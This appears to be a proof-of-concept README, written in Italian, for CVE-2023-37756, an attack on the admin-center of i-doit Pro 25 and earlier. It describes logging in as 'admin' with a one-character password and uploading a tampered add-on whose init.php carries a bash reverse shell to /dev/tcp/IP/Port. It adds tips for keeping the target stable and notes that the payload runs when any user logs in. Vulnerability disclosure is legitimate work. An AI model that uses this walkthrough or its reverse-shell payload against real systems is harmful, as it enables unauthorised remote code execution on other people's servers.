
 leekenghwa/cve-2023-37756-cwe-521-lead-to-malicious-plugin-upload-in-the-i-doit-pro-25-and-below
Proof-of-concept per CVE-2023-37756: requisiti di password deboli nell'admin-center di i-doit Pro che consentono attacchi brute-force al login e caricamento di plugin dannosi, portando all'esecuzione remota di codice.

i-doit Pro 25 e versioni precedenti sono vulnerabili a una vulnerabilità di requisiti di password deboli nell'admin-center e al caricamento di plugin dannosi che porta a una vulnerabilità di RCE. Queste vulnerabilità potrebbero consentire a un attaccante di forzare facilmente o indovinare la password per ottenere l'accesso all'admin-center e caricare un plugin dannoso per ottenere l'esecuzione remota di codice.
Descrizione del prodotto: i-doit è uno strumento web open source per la documentazione IT e CMDB (Configuration Management Database) sviluppato da synetics GmbH. i-doit Pro è la versione commerciale del software e richiede una licenza a pagamento. Include funzionalità aggiuntive, supporto professionale e aggiornamenti e miglioramenti regolari. Gli utenti devono acquistare una licenza per utilizzare i-doit Pro e il costo varia in base al numero di utenti e alle funzionalità richieste.
Descrizione della vulnerabilità: Abbiamo scoperto che questa applicazione web ha requisiti di password deboli nella creazione dell'account admin-center; il proprietario dell'applicazione può persino impostare una password minima di 1 carattere con il nome utente predefinito "admin". Ciò potrebbe consentire a un attaccante di forzare facilmente o indovinare la password per ottenere l'accesso all'admin-center e caricare un plugin dannoso per ottenere l'esecuzione remota di codice.
Pagina web interessata: pagina di accesso admin-center + installazione plugin
Parametro e componente interessati: pagina di accesso admin-center + installazione plugin

Passaggio 1 : poiché non ci sono requisiti di password o complessità della password implementati nella creazione dell'account per l'admin-center, possiamo iniziare con la forza bruta. Lo screenshot seguente mostra che possiamo accedere con nome utente "admin" e password "1"



Passaggio 2 : vai alla scheda Add-on e scegli upload

Passaggio 3 : ci sono alcuni requisiti, ad esempio package.json deve esistere, e abbiamo scoperto che il target ha implementato l'async per controllare ogni classe e funzione. Ma possiamo scaricare un plugin adatto dal loro portale clienti e modificare/aggiungere in init.php: questo è il metodo più sicuro per prevenire il crash del sistema quando si attiva il payload. Nota: inserisci & alla fine della riga per prevenire il crash del sistema dopo l'attivazione del payload e init.php è il posto migliore per iniettare il payload Esempio : exec ("/bin/bash -c 'bash -i >& /dev/tcp/IP/Port 0>&1 &'");


Nota : ricordati di ricomprimerlo e caricarlo

Nota : clicca su Installa e poi attiva il componente aggiuntivo selezionato
Nota: il tuo payload verrà attivato quando qualcuno accede, può essere chiunque.







